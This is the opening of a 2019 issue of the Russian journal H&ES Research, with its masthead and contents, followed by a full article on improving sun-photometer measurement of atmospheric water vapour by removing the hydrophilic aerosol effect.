

НАУКОЕМКИЕ ТЕХНОЛОГИИ В КОСМИЧЕСКИХ ИССЛЕДОВАНИЯХ ЗЕМЛИ

HIGH TECHNOLOGIES IN EARTH SPACE RESEARCH

Журнал **H&ES Research** издается с 2009 года, освещает достижения и проблемы российских инфокоммуникаций, внедрение последних достижений отрасли в автоматизированных системах управления, развитие технологий в информационной безопасности, исследования космоса, развитие спутникового телевидения и навигации, исследование Арктики. Особое место в издании уделено результатам научных исследований молодых ученых в области создания новых средств и технологий космических исследований Земли.

Журнал H&ES Research входит в перечень изданий, публикации в которых учитываются Высшей аттестационной комиссией России (ВАК РФ), в систему российского индекса научного цитирования (РИНЦ), а также включен в Международный классификатор периодических изданий.

Тематика публикуемых статей в соответствии с перечнем групп специальностей научных работников по Номенклатуре специальностей:

- 05.11.00 Авиационная и ракетно-космическая техника
- 05.12.00 Радиотехника и связь
- 05.13.00 Информатика, вычислительная техника и управление.

ИНДЕКСИРОВАНИЕ ЖУРНАЛА H&ES RESEARCH

- NEICON • CyberLenika (Open Science) • Google Scholar • OCLC WorldCat • Ulrich's Periodicals Directory • Bielefeld Academic Search Engine (BASE) • eLIBRARY.RU • Registry of Open Access Repositories (ROAR)

Мнения авторов не всегда совпадают с точкой зрения редакции. За содержание рекламных материалов редакция ответственности не несет. Материалы, опубликованные в журнале – собственность ООО «ИД Медиа Паблшер». Перепечатка, цитирование, дублирование на сайтах допускаются только с разрешения издателя.

ПЛАТА С АСПИРАНТОВ ЗА ПУБЛИКАЦИЮ РУКОПИСИ НЕ ВЗИМАЕТСЯ

Всем авторам, желающим разместить научную статью в журнале, необходимо оформить ее согласно требованиям и направить материалы на электронную почту: HT-ESResearch@yandex.ru.

С требованиями можно ознакомиться на сайте: www.H-ES.ru.

Все номера журнала находятся в свободном доступе на сайте.

Язык публикаций: русский, английский.
Периодичность выхода – 6 номеров в год.

© ООО «ИД Медиа Паблшер», 2019

H&ES Research is published since 2009. The journal covers achievements and problems of the Russian infocommunication, introduction of the last achievements of branch in automated control systems, development of technologies in information security, space researches, development of satellite television and navigation, research of the Arctic. The special place in the edition is given to results of scientific researches of young scientists in the field of creation of new means and technologies of space researches of Earth.

The journal H&ES Research is included in the list of scientific publications, recommended Higher Attestation Commission Russian Ministry of Education for the publication of scientific works, which reflect the basic scientific content of candidate and doctoral theses. IF of the Russian Science Citation Index.

Subject of published articles according to the list of branches of science and groups of scientific specialties in accordance with the Nomenclature of specialties:

- 05.07.00 Aviation, space-rocket hardware
- 05.12.00 RF technology and communication
- 05.13.00 Informatics, computer engineering and control.

JOURNAL H&ES RESEARCH INDEXING

The opinions of the authors don't always coincide with the point of view of the publisher. For the content of ads, the editorial Board is not responsible. All articles and illustrations are copyright. All rights reserved. No reproduction is permitted in whole or part without the express consent of Media Publisher Joint-Stock company.

POSTGRADUATE STUDENTS FOR PUBLICATION OF THE MANUSCRIPT WILL NOT BE CHARGED

All authors wishing to post a scientific article in the journal, you must register it according to the requirements and send the materials to your email: HT-ESResearch@yandex.ru.

The requirements are available on the website: www.H-ES.ru.

All issues of the journal are in a free access on a site.

Language of publications: Russian, English.
Periodicity – 6 issues per year.

© "Media Publisher", LLC 2019

4 2019



Учредитель:

ООО «ИД Медиа Паблшер»

Издатель:

СВЕТЛАНА ДЫМКОВА

Главный редактор:

КОНСТАНТИН ЛЕГКОВ

Редакционная коллегия:

БОБРОВСКИЙ В.И., д.т.н., доцент;
БОРИСОВ В.В., д.т.н., профессор,
 Действительный член академии
 военных наук РФ;
БУДКО П.А., д.т.н., профессор;
БУДНИКОВ С.А., д.т.н., доцент,
 Действительный член Академии
 информатизации образования;
ВЕРХОВА Г.В., д.т.н., профессор;
ГОНЧАРОВСКИЙ В.С., д.т.н., профессор,
 заслуженный деятель науки
 и техники РФ;
КОМАШИНСКИЙ В.И., д.т.н., профессор;
КИРПАНЕВ А.В., д.т.н., доцент;
КУРНОСОВ В.И., д.т.н., профессор,
 академик Международной академии
 информатизации, Действительный член
 Российской академии естественных наук;
МОРОЗОВ А.В., д.т.н., профессор,
 Действительный член Академии
 военных наук РФ;
МОШАК Н.Н., д.т.н., доцент;
ПАВЛОВ А.Н., д.т.н., профессор;
ПРОРОК В.Я., д.т.н., профессор;
СЕМЕНОВ С.С., д.т.н., доцент;
СЕНИЦЫН Е.А., д.т.н., профессор;
ШАТРАКОВ Ю.Г., д.т.н., профессор,
 заслуженный деятель науки РФ.

H&ES Research зарегистрирован
 Федеральной службой по надзору
 за соблюдением законодательства в
 сфере массовых коммуникаций и охране
 культурного наследия.
 Издательская лицензия
 ПИ № ФС 77-60899.

Адрес издателя:

111024, Россия, Москва,
 ул. Авиамоторная, д. 8, офис 512-514.

Адрес редакции:

194044, Россия, Санкт-Петербург,
 Лесной Проспект, 34-36, к. 1,
 Тел.: +7(911) 194-12-42.

Дизайн и компьютерная верстка:

ОКСАНА ИВАНОВА

СОДЕРЖАНИЕ

АВИАЦИОННАЯ И РАКЕТНО-КОСМИЧЕСКАЯ ТЕХНИКА

Асадов Х.Г., Мамедова У.Ф.

Повышение точности многоволнового метода измерения общего содержания
 водяных паров в атмосфере с помощью солнечного фотометра 4

Гончаревский В.С.

Определение местной вертикали на борту космического аппарата
 по измерительной информации о параметрах относительного движения 10

РАДИОТЕХНИКА И СВЯЗЬ

Верещагина Е.В., Толстихин А.И., Неверов А.П.

Самодиагностика как основа построения систем сетевого
 технологического управления оборудованием систем связи
 специального назначения 22

Мирошников В. И., Будко П.А., Жуков Г.А.

Основные направления развития метеорной связи 30

Павликов С.Н., Убанкин Е.И.

Когерентная обработка сигнала в канале распространения 48

ИНФОРМАТИКА, ВЫЧИСЛИТЕЛЬНАЯ ТЕХНИКА И УПРАВЛЕНИЕ

Андрианов В.И., Юркин Д.В., Стасюк В.В.

Разработка пентест лаборатории 56

Большаков М.А.

Подготовка данных системы мониторинга ИТ-инфраструктуры
 для моделей выявления критических состояний на основе нейросетей 65

Воробьев А.А., Сергеев А.Г.

Динамическая модель процессов защиты информации
 от несанкционированного доступа в автоматизированных системах 72



CONTENTS

AVIATION, SPACE-ROCKET HARDWARE

- Asadov H.H., Mamedova U.F.**
Increase of accuracy of multiwavelength method for measuring of water vapour
in atmosphere using sun photometer..... 4
- Goncharevskij V.S.**
Determination of the local vertical on board the spacecraft by measuring information
on the parameters of relative motion..... 10

RF TECHNOLOGY AND COMMUNICATION

- Vereshchagina E.V., Tolstihin A. I., Neverov A.P.**
Self-diagnostics as a basis for construction of network
technological management systems for special purpose
communication systems 22
- Miroshnikov V.I., Budko P.A., Zhukov G.A.**
The main directions of development of meteor communication 30
- Pavlikov S.N., Ubankin E.I.**
Coherent signal processing in the channel distribution 48

INFORMATICS, COMPUTER ENGINEERING AND CONTROL

- Andrianov V.I., Yurkin D.V., Stasyuk V.V.**
Development pentest laboratories..... 56
- Bolshakov M.A.**
Preparation of data monitoring system of IT infrastructure
for critical state detection models based on neural networks..... 65
- Vorobiev A.A., Sergeev A.G.**
Dynamic model of information protection processes
from unauthorized access in automated systems 72

Founder:
"Media Publisher", LLC

Publisher:
SVETLANA DYMKOVA

Editor in chief:
KONSTANTIN LEGKOV

Editorial board:
BOBROWSKY V.I., PhD, Docent;
BORISOV V.V., PhD, Full Professor;
BUDKO P.A., PhD, Full Professor;
BUDNIKOV S.A., PhD, Docent,
Actual Member of the Academy
of Education Informatization;
VERHOVA G.V., PhD, Full Professor;
GONCHAREVSKY V.S., PhD, Full Professor,
Honored Worker of Science
and Technology of the Russian Federation;
KOMASHINSKIY V.I., PhD, Full Professor;
KIRPANEV A.V., PhD, Docent;
KURNOSOV V.I., PhD, Full Professor,
Academician of the International Academy
of Informatization, law and order,
Member of the Academy of Natural
Sciences;
MOROZOV A.V., PhD, Full Professor,
Actual Member of the Academy
of Military Sciences;
MOSHAK N.N., PhD, Docent;
PAVLOV A.N., PhD, Full Professor;
PROROK V.Y., PhD, Full Professor;
SEMENOV S.S., PhD, Docent;
SINICYN E.A., PhD, Full Professor;
SHATRAKOV Y.G., PhD, Full Professor;
Honored Worker of Science
of the Russian Federation.

Journal H&ES Research has been
registered by the Federal service on
supervision of legislation observance
in sphere of mass communications and
cultural heritage protection.
Publishing license
ПИ № ФС 77-60899.

Address of publisher:
111024, Russia, Moscow,
st. Aviamotornaya, 8, office 512-514;

Address of edition:
194044, Russia, St. Petersburg,
Lesnoy av., 34-36, h.1,
Phone: +7 (911) 194-12-42.

Design and computer imposition:
OKSANA IVANOVA



doi: 10.24411/2409-5419-2018-10274

ПОВЫШЕНИЕ ТОЧНОСТИ МНГОВОЛНОВОГО МЕТОДА ИЗМЕРЕНИЯ ОБЩЕГО СОДЕРЖАНИЯ ВОДЯНЫХ ПАРОВ В АТМОСФЕРЕ С ПОМОЩЬЮ СОЛНЕЧНОГО ФОТОМЕТРА

АСАДОВ

Хикмет Гамид оглы¹

МАМЕДОВА

Улькер Физули гызы²

АННОТАЦИЯ

Водяные пары в атмосфере являются одним из основных компонентов, приводящих к созданию «парникового эффекта». Водяные пары играют важную роль в энергетическом балансе атмосферы и к тому же значительно уменьшают пропускание атмосферы в различных зонах электромагнитного спектра. Все это указывает на важность разработки новых методов измерения оптической плотности водяных паров в атмосфере. Одним из широко распространенных методов измерения водяных паров является метод использования солнечного фотометра. Настоящая работа посвящена предлагаемому способу повышения точности многоволнового метода измерения общего содержания водяных паров в атмосфере с помощью солнечного фотометра. Проведенные исследования показали, что нестабильность результата измерения, вызванная гидрофильной составляющей аэрозоля оказывается в два раза выше, чем гидрофобной составляющей, что и поясняет потенциальную возможность повышения точности трехволнового метода измерения водяных паров с помощью солнечного фотометра путем исключения влияния гидрофильной составляющей. Для исключения влияния гидрофильной составляющей вводится относительный параметр, зависящий от результатов проведенных измерений на трех длинах волн поглощения водяных паров. Сформирована единая линейная модель влияния водяных паров на оптическую толщину атмосферного аэрозоля. Предложена новая трехволновая методика измерения водяных паров в атмосфере, где исключено дестабилизирующее влияние гидрофильной составляющей атмосферного аэрозоля. Получено алгебраическое уравнение, позволяющее определить общее количество водяных паров в атмосфере минуя дестабилизирующие факторы, имеющиеся в ранее разработанных моделях. Дана модельная оценка потенциальному повышению точности в предложенной методике.

Сведения об авторах:

¹д.т.н., профессор, начальник отдела
Научно-исследовательского института
Аэрокосмической информатики,
г. Баку, Азербайджан, asadzade@rambler.ru

²докторант Азербайджанского
государственного университета нефти
и промышленности, г. Баку, Азербайджан,
ulker-qasimova@bk.ru

КЛЮЧЕВЫЕ СЛОВА: солнечный фотометр; аэрозоль; увлажнение; водяные пары; оптическая толщина.

Для цитирования: Асадов Х.Г., Мамедова У.Ф. Повышение точности многоволнового метода измерения общего содержания водяных паров в атмосфере с помощью солнечного фотометра // Научные технологии в космических исследованиях Земли. 2019. Т. 11. № 4. С. 4-9. doi: 10.24411/2409-5419-2018-10274

Введение

Хорошо известно, что общее количество водяных паров в атмосферном столбе с единичной площадью поперечного сечения, рассчитанное между двумя фиксированными высотными уровнями, измеряется в единицах измерения высоты и обозначает толщину того водяного слоя, который образовался бы при полной конденсации этих паров в сосуде имеющем аналогичный объем и поперечное сечение [1].

Измерение и оценка указанного показателя, именуемого «количеством осаждаемой воды» имеет важное метеорологическое и климатологическое значение. Согласно [2–3], такие измерения позволяют составлять прогнозы дождевых осадков, а также мезомасштабные прогнозные метеорологические модели. Водяные пары также играют важную роль в климатической системе Земли, играют в гидрологическом цикле и оказывают влияние на глобальный радиационный бюджет в качестве парникового газа [4].

Все эти процессы показывают важность и актуальность проведения измерений водяных паров в атмосфере с высоким временным и пространственным разрешением с учетом их временной и пространственной нестабильности в атмосфере Земли. Водяные пары в атмосфере могут быть измерены различными методами, к числу которых относятся измерения с помощью GPS [5], измерения с помощью микроволновых радиометров [6], измерения с помощью солнечных фотометров [7], Наиболее простым и широко распространенным среди этих методов является метод измерения с помощью солнечных фотометров. Такие измерения в настоящее время проводятся в таких международных сетях как AERONET [8], GAW — PRF [9], ESR — SKYNET [10]. Главная особенность солнечно-фотометрических измерений водяных паров заключается в использовании длины волны 940нм, где водяные пары имеют сильную линию поглощения. При этом, априорно считается, что поглощение радиации на этой длине волны настолько сильна, что влияние атмосферного аэрозоля на результат измерений здесь ничтожно мало. Однако, можно указать как минимум две причины, согласно которым учет аэрозоля должен быть осуществлен при таких измерениях:

1. Необходимость проведения измерений в зонах с повышенной степенью аэрозольной загрязненности.
2. Необходимость проведения учета влияния увлажнения аэрозоля точность результатов проводимых измерений
3. Необходимость учета аэрозольного фактора при проведении трехволновых измерений водяных паров в атмосфере.

Настоящая статья посвящена анализу указанного вопроса и ставить цель формирования новой методики измерения водяных паров атмосфере с учетом вышеуказанных факторов.

Формирование единой модели оценки влияния увлажнения на оптическую толщину аэрозоля на разных длинах волн

В общем случае солнечное излучение измеряемое солнечным фотометром на длине волны 940нм определяется по следующей формуле [7].

$$V = V_0 e^{-m_0(\tau_a + \tau_R)} e^{-a(mW)^b} \quad (1)$$

где V_0 — солнечная калибрационная постоянная, измеряемая в единицах измерения тока (мА).

m_0 — относительная оптическая воздушная масса;

τ_a — оптическая толщина атмосферного аэрозоля;

τ_R — оптическая толщина релеевского рассеяния;

m — оптическая воздушная масса водяных паров;

a, b — конструктивные постоянные солнечного фотометра.

Рассмотрим возможность учета явление увлажнения атмосферного аэрозоля на разных длинах волн. Прежде всего обратимся результатом экспериментальных исследований, проведенных разными авторами в последние 20 лет. Так, согласно работе [11], в ходе экспериментальных исследований по программе INDOEX-IFP99 проводимых в 1999-м году в Индийском океане по влиянию водяных паров на оптическую толщину атмосферного аэрозоля на длине волны 380нм было обнаружено наличие достаточно сильной линейной корреляции между указанными параметрами, что отображено на рис. 1.

Следовательно, между τ_a и W имеет место следующее линейное отношение

$$\tau_a(\lambda_1) = \tau_{a_0}(\lambda_1) + kW \quad (2)$$

где $k = \text{const}$.

В другом аналогичном исследовании, проведенном в 1997-м году [12] по программе TARFOX в Атлантическом океане на длине волн 500нм была получена экспоненциальная зависимость τ_a и W :




Рис. 1. Корреляционная связь между колонным количеством водяных паров в атмосфере на длине волны 380нм

$$\tau_a(\lambda_2) = c_1 \exp(c_2 W), \quad (3)$$

где $c_1, c_2 = \text{const}$.

Следует отметить, что аналогичные результаты были получены и во многих других работах, например [13–14].

Легко показать, что при условии $c_2 W \ll 1$ выражение (3) может быть приведен в линейный вид, соответствующий формуле (2).

Так, при $c_2 W \ll 1$ имеем

$$\exp c_2 W = 1 + c_2 W + \frac{(c_2 W)^2}{2!} + \frac{(c_2 W)^3}{3!} + \dots \quad (4)$$

Ограничившись в (4) первыми двумя членами, т.е.

$$\exp c_2 W = 1 + c_3 W \quad (5)$$

из (3) и (5) получим

$$\tau_a(\lambda_2) = c_1(1 + c_3 W) = c_1 + c_3 W, \quad (6)$$

где $c_3 = c_1 c_2$.

Как видно из сравнения выражений (2) и (6) по форме они полностью совпадают.

Следовательно, можно заключить, что при проведении много волновых измерений водяных паров в атмосфере могут быть использованы линейные модели (2) и (6) независимо от используемых длин волн.

Разработка методики многоволнового измерения водяных паров в атмосфере

Касательно многоволновой методики измерения водяных паров, то следует отметить применение этой методики в работе [15].

Хорошо известно, что [16] в интервале 0,6÷0,95 мкм водяные пары имеют наиболее сильные линии поглощения на длинах волн 0,72 мкм; 0,82 мкм и 0,92 мкм, (рис. 2). При




Рис.2. Пропускание атмосферы в диапазоне 700÷1000 нм согласно модели MODTRAN [16]

этом, математическая модель оптической толщины водяных паров, предложенная Москаленко [17], имеющая вид

$$\tau_w = a(mW)^b. \quad (7)$$

Содержит коэффициенты a, b , зависящие от длины волны; т.е. имеем:

$$a = a(\lambda) \quad (8)$$

$$b = b(\lambda) \quad (9)$$

Согласно трехволновой методике измерений результирующая величина W_p определяется в качестве линейной скалярной свертки

$$W_p = \frac{d_1 W(0,72) + d_2 W(0,82) + d_3 W(0,94)}{3}, \quad (10)$$

где $d_i, i = \overline{1,3}$ — весовые коэффициенты

Таким образом, согласно (8) для определения W_p необходимо в отдельности определить $W(0,72)$; $W(0,82)$ и $W(0,94)$. Однако, в данном случае не удастся избежать влияния увлажнения аэрозоля на результат измерений, что в конечном счете, приводит к чрезмерному усложнению проводимого измерительного эксперимента.

Во избежание указанных осложнений далее, в настоящей работе предлагается метод промежуточных параметров и корректирующих коэффициентов

С учетом

$$\tau_R \ll \tau_a, \quad (11)$$

а также модели (6) выражение (1) перепишем как

$$V = V_0 e^{-[m_0(c_1 + c_3 W) + a(mW)^b]} \quad (12)$$

(12) выразим как

$$\left(\frac{V}{V_0}\right)_{\lambda_i} = e^{-[m_0(c_1(\lambda_i) + c_3(\lambda_i)W) + a(\lambda_i)(mW)^{b(\lambda_i)}]},$$

где $i = \overline{1,3}$.

Введем следующий относительный параметр

$$\gamma_1 = \frac{\left(\frac{V}{V_0}\right)_{\lambda_1}^{k_1} \left(\frac{V}{V_0}\right)_{\lambda_3}^{k_3}}{\left(\frac{V}{V_0}\right)_{\lambda_2}^{k_2}}, \quad (13)$$

где $k_i, i = \overline{1,3}$ — корректирующие параметры.

Выбор K_i определяется по условию

$$K_1 C_3(\lambda_1) + K_3 C_3(\lambda_3) = K_2 C_2(\lambda_2) \quad (14)$$

Так как $C_3(\lambda_1)$; $C_3(\lambda_3)$ и $C_2(\lambda_2)$ заранее могут быть определены, приняв $K_2=1$ получим

$$K_1 \frac{C_3(\lambda_1)}{C_3(\lambda_2)} + \frac{K_3 C_3(\lambda_3)}{C_3(\lambda_2)} = 1 \quad (14)$$

Следовательно приняв

$$K_1 = \frac{0,3 C_3(\lambda_2)}{C_3(\lambda_1)} \quad (15)$$

$$K_3 = \frac{0,5 C_3(\lambda_2)}{C_3(\lambda_3)} \quad (16)$$

Можно выполнить условие (14) и тем самым нейтрализовать влияние W на величину γ_1 .

С учетом (12)-(16) имеем

$$\begin{aligned} \gamma_1 = & \{0,5 [m_0 C_1(\lambda_1) + a(\lambda_1)(mW)^{b(\lambda_1)}] + \\ & + 0,5 [m_0 C_1(\lambda_3) + a(\lambda_3)(mW)^{b(\lambda_3)}] - \\ & - [m_0 C_1(\lambda_2) + a(\lambda_2)(mW)^{b(\lambda_2)}] \} \end{aligned} \quad (17)$$

Как видно из выражения (17), здесь не присутствуют компоненты $C_3(\lambda_i)W$; $i = 1, 3$, которые будут отличаться особой временной нестабильностью из-за изменчивости во времени как $C_3(\lambda_i)$, так и W .

Логарифмируя выражение (17) и проведя некоторые преобразования запишем

$$\begin{aligned} 0,5a(\lambda_1)(mW)^{b(\lambda_1)} - a(\lambda_2)(mW)^{b(\lambda_2)} + \\ + 0,5a(\lambda_3)(mW)^{b(\lambda_3)} = m(\gamma_1^{-1}) - \\ - 0,5m_0 * [C_1(\lambda_1) + C_1(\lambda_3) + C_1(\lambda_2)] \end{aligned} \quad (18)$$

Таким образом, решение полученного алгебраического уравнения (18) позволит определить W минуя дестабилизирующее влияние компоненты $C_3(\lambda_i)W$.

Модельные исследования

Для сравнительной оценки выигрыша, получаемого за счет исключения составляющих $C_3(\lambda_i)W$ проведем следующее модельное исследование.

Очевидно, что $C_3(\lambda_i)$ определяет гидрофильную составляющую атмосферного аэрозоля, которая в такой же степени волотильна, как гидрофобная составляющая. Показатели $C_3(\lambda_i)$ и W представим в следующем виде

$$C_3(\lambda_i) = m_{c_3}(\lambda_i) + G_{c_3}(\lambda_i) \quad (19)$$

$$W = m_w + G_w, \quad (20)$$

где $m_{c_3}(\lambda_i)$ и m_w соответственно средние значения $C_3(\lambda_i)$ и W ;

$G_{c_3}(\lambda_i), G_w$ — соответственно их с.к.о.

Примем следующие числовые значения

$$m_{c_3}(\lambda_i) = m_w = 0,5 \quad (21)$$

$$G_{c_3}(\lambda_i) = G_w = 0,1 \quad (22)$$

С учетом (21), (22) коэффициент нестабильности $C_3(\lambda_i)$ и W определим как

$$\beta_1 = \frac{G_{c_3}}{m_{c_3}(\lambda_i)} = \frac{G_w}{m_w} = 0,2 \quad (23)$$

Вычислим значение $C_3(\lambda_i)W$ с учетом оценок (21) и (22)

Получим

$$\begin{aligned} C_3(\lambda_i)W = & m_{c_3}(\lambda_i)m_w + m_{c_3}(\lambda_i)G_w + \\ & + m_w G_{c_3}(\lambda_i) + G_w G_{c_3}(\lambda_i) \end{aligned} \quad (24)$$

$$\text{т.к. } G_w G_{c_3}(\lambda_i) \approx 0, \quad (25)$$

получим

$$m_{c_3}(\lambda_i)W = 0,25 \quad (26)$$

$$G_{c_3}(\lambda_i)W = 0,1 \quad (27)$$

Таким образом, коэффициент нестабильности исключенной составляющей $C_3(\lambda_i)W$ может быть вычислен как

$$\beta_1 = \frac{G_{c_3}(\lambda_i)W}{m_{c_3}(\lambda_i)W} = \frac{0,1}{0,25} = 0,4. \quad (28)$$

Обсуждение и основные выводы

Таким образом, нестабильность исключенной гидрофильной составляющей аэрозоля оказывается в два раза выше, чем неисключенной гидрофобной составляющей, что и поясняет потенциальную возможность повышения точности трехволнового метода измерения водяных паров с помощью солнечного фотометра.

В заключение с формулируем основные выводы проведенного исследования:

1. Сформирована единая линейная модель влияния водяных паров на оптическую толщину атмосферного аэрозоля.

2. Предложена новая трехволновая методика измерения водяных паров в атмосфере, где исключено дестабилизирующее влияние гидрофильной составляющей атмосферного аэрозоля.

3. Дана модельная оценка потенциальному повышению точности в предложенной методике.

Литература

1. American Meteorological Society: Precipitable Water Vapor // Glossary of Meteorology. 2015. URL: http://glossary.ametsoc.org/wiki/Precipitable_water (дата обращения 25.07.2019).

2. Poli P., Moll P., Rabier F., Desrozier G., Chapnik B., Berre L., Healy S.L., Andersson E., El Guelai F.Z. Forecast impact studies of zenith total delay data from European near real-time GPS stations in Meteo France 4DVAR // J. Geophys. Res-Atmos. 2007. Vol. 112. Pp. 1984–2012.

3. Hong L., Yunchanga C., Xiaominb W., Zhifangb X., Haishena W., Hegna H. Meteorological Application of precipitable water vapor measurements retrieved by the national GNSS network of China // Geodesy Geodynam. 2015. No. 6. Pp.135–142. URL: [http://doi.org/10.1016/j/geog/2015/03/001](http://doi.org/10.1016/j.geog/2015/03/001) (дата обращения 25.07.2019).

4. Schmidt G.A., Ruedy R.A., Miller R.L., Lacis A.A. Attribution of the present day total greenhouse effect // J. Geophys. Res. 2010. Vol.115. No. D20106. URL: <https://doi.org/10.1029/2010JD014287> (дата обращения 25.07.2019).

5. Bevis M., Businger S., Herring T.A., Rocken C., Anthes R.A., Ware R.H. GPS meteorology: Remote sensing of atmospheric water vapor using the global positioning system // J. Geophys. Res. 1992. Vol. 97. Pp. 15787–15801. URL: <https://doi.org/10.1029/92JD01517> (дата обращения 25.07.2019).

6. Gureova G., Jones J., Dousa J., Dick G., de Haan S., Pottiaux E., Elgered G., Ronnang B. O., Askne J. I.H. Measurement of atmospheric water vapor with microwave radiometry // Radio Sci. 1982. Vol. 17. Pp.1258–1264.

7. Campanelli M., Nakajima T., Khatri P., Takamura T., Uchiyama A., Estelles V., Liberti G.L., Malvestuto V. Retrieval of characteristic parameters for water vapor transmittance in the development of ground-based sun-sky radiometric measurements of columnar water vapor // Atmospheric

Measurement Techniques. 2014. Vol. 7. No. 4. Pp. 1075–1087 URL: <http://doi.org/10.5194/amt-7-1075-2014> (дата обращения 25.07.2019).

8. Holben B.N., Eck T.I., Slutsker I., Tanre D., Buis J.P., Setzer A., Vermote E., Reagan J.A., Kaufman Y.J., Nakajima T., Lavenu F., Jankowiak I., Smirnov A. AERONET — A federated instrument network and data archive for aerosol characterization // Remote sense. Environ. 1998. Vol. 66. Pp.1–16.

9. Wehrli C. Calibration of filter radiometers for determination of atmospheric optical depth // Metrologia. 2000. Vol. 37. Pp. 419–422.

10. Campanelli M., Estelles V., Smyth T., Tomasi C., Martinez-Lozano M. P., Claxton B., Muller P., Pappalardo G., Pietruczuk A., Shanklin J., Colwell S., Wrench C., Lupi A., Mazzalo M., Lanconelli C., Vitale V., Congeduti F., Dionisi D., Cacciani M. Monitoring of Eyjafjallajökull volcanic aerosol by the new European SkyRad users (ESR) sun-sky radiometer network // Atmos. Environ. 2012. Vol. 48. Pp. 33–45.

11. Devara P.C. S., Mahes Kumar R.S., Raj P.E., Dani K.K., Sonbawne S. Some features of columnar aerosol optical depth, ozone and precipitable water content observed over land during the INDONEX-IF99 // Meteorologische Zeitschrift. 2001. Vol.10. No. 2. Pp.123–130.

12. Smirnov A., Holben B.N., Dubovik O., O'Neill N.T., Remer L.A., Eck T.F., Slutsker I., Savoie D. Measurement of atmospheric optical parameters on U.S. Atlantic coast sites, ships and Bermuda during TARFOX // Journal Geophysical Research. April 27. 2000. Vol. 105. No. D8. Pp. 9887–9901.

13. Mahes Kumar R.S., Devara P.C.S., Dani K.K., Raj P.E. Optical characteristic of aerosol as inferred from a high spectral resolution radiometric observation over Pune during the INDONEX-IF99 // Current Science (Supplement) 2001. Vol. 80. Pp. 115–119.

14. Pandithurai G., Devara P.C.S., Mahes Kumar R.S., Raj P.E., Dani K.K. Spectral characteristic of urban aerosol and their association with relative humidity // Atmos. Res. 1997. Vol. 45. Pp.109–122.

15. Kaufman Y. J., Gao B.-C. Water vapor retrievals using moderate Resolution Imaging Spectroradiometer (MODIS) near-infrared channels // Journal of Geophysical Research. 2001. Vol.108. No.D13. Pp.4389. Doi: 10.1029/2002JD003023.

16. Raptis P.-I., Kazadzis S., Gröbner J., Kouremeti N., Doppler L., Becker R., Helmis C. Water vapor retrieval using the Precision Solar Spectroradiometer // Atmos. Meas. Tech. 2018. No.11. Pp. 1143–1157. URL: <http://doi.org/10.5194/amt-11-1143-2018> (дата обращения 25.07.2019).

17. Москаленко Н.И. Функции спектрального пропускания в полосах паров H₂O, O₃, N₂O и N₂ компонент в атмосфере // Известия АН СССР. Физика атмосферы и океана. 1969. Т. 5. № 11. С. 1180–1190.

INCREASE OF ACCURACY OF MULTIWAVELENGTH METHOD FOR MEASURING OF WATER VAPOUR IN ATMOSPHERE USING SUN PHOTOMETER

ASADOV HIKMAT HAMID OGLU

Baku, Azerbaijan Republic, asadzade@rambler.ru

MAMEDOVA ULKER FIZULI GIZI


Baku, Azerbaijan Republic, ulker-qasimova@bk.ru

ABSTRACT

Water vapors in atmosphere are one of major components causing "greenhouse effect". Water vapors play an important role in energetic balance of atmosphere and significantly decrease the transmission of atmosphere in different zones of electromagnetic spectrum. All

KEYWORDS: sun photometer; aerosol; humidification; water vapors; optical depth.

above mentioned proves importance of development of new methods for measuring of water vapors in atmosphere. One of widely used methods for measuring of water vapours in atmosphere is method of utilization of sun photometers. This work is devoted to the suggest-



ed technique for increase of accuracy of multiwavelength method of measuring of total amount of water vapours in atmosphere using sun photometers. The held researches have shown that non-stability of measuring results caused by hydrophilic component of aerosol is two times more than that of hydrophobic component which proves the potential feasibility to increase the accuracy of three wavelength method for measuring of water vapors using sun photometers by way of removal of effect of hydrophilic component. In order to remove the influence of hydrophilic component the relative parameter, depending on results of measurements at three wavelengths of absorption of water vapors is formulated. The unique linear model of effect of water vapors on optical depth of atmospheric aerosol is formed. The new three wavelengths methodic for measuring of water vapors in atmosphere is suggested, where the non-stabilizing effect of hydrophilic component of atmospheric aerosol is removed. The algebraic equation is derived solution of which make it possible to determine total amount of water vapors in atmosphere removing effect on non stable factors existing in known models. The model estimate for increase of accuracy in suggested method is given.

REFERENCES

1. American Meteorological Society: Precipitable Water Vapor. Glossary of Meteorology. 2015. URL: http://glossary.ametsoc.org/wiki/Precipitable_water (дата обращения 25.07.2019).
2. Poli P., Moll P., Rabier F., Desrozier G., Chapnik B., Berre L., Healy S.L., Andersson E., El Guelai F.Z. Forecast impact studies of zenith total delay data from European near real-time GPS stations in Meteo France 4DVAR. *J. Geophys. Res.-Atmos.* 2007. Vol. 112. Pp. 1984-2012.
3. Hong L., Yunchanga C., Xiaominb W., Zhifangb X., Haishena W., Hegna H. Meteorological Application of precipitable water vapor measurements retrieved by the national GNSS network of China. *Geodesy Geodynam.* 2015. No. 6. Pp.135-142. URL: [http://doi.org/10.1016/j/geog/2015/03/001](http://doi.org/10.1016/j.geog/2015/03/001) (date of access 25.07.2019).
4. Schmidt G.A., Ruedy R.A., Miller R.L., Lacis A.A. Attribution of the present day total greenhouse effect. *J. Geophys. Res.* 2010. Vol.115. No. D20106. URL: <https://doi.org/10.1029/2010JD014287> (date of access 25.07.2019).
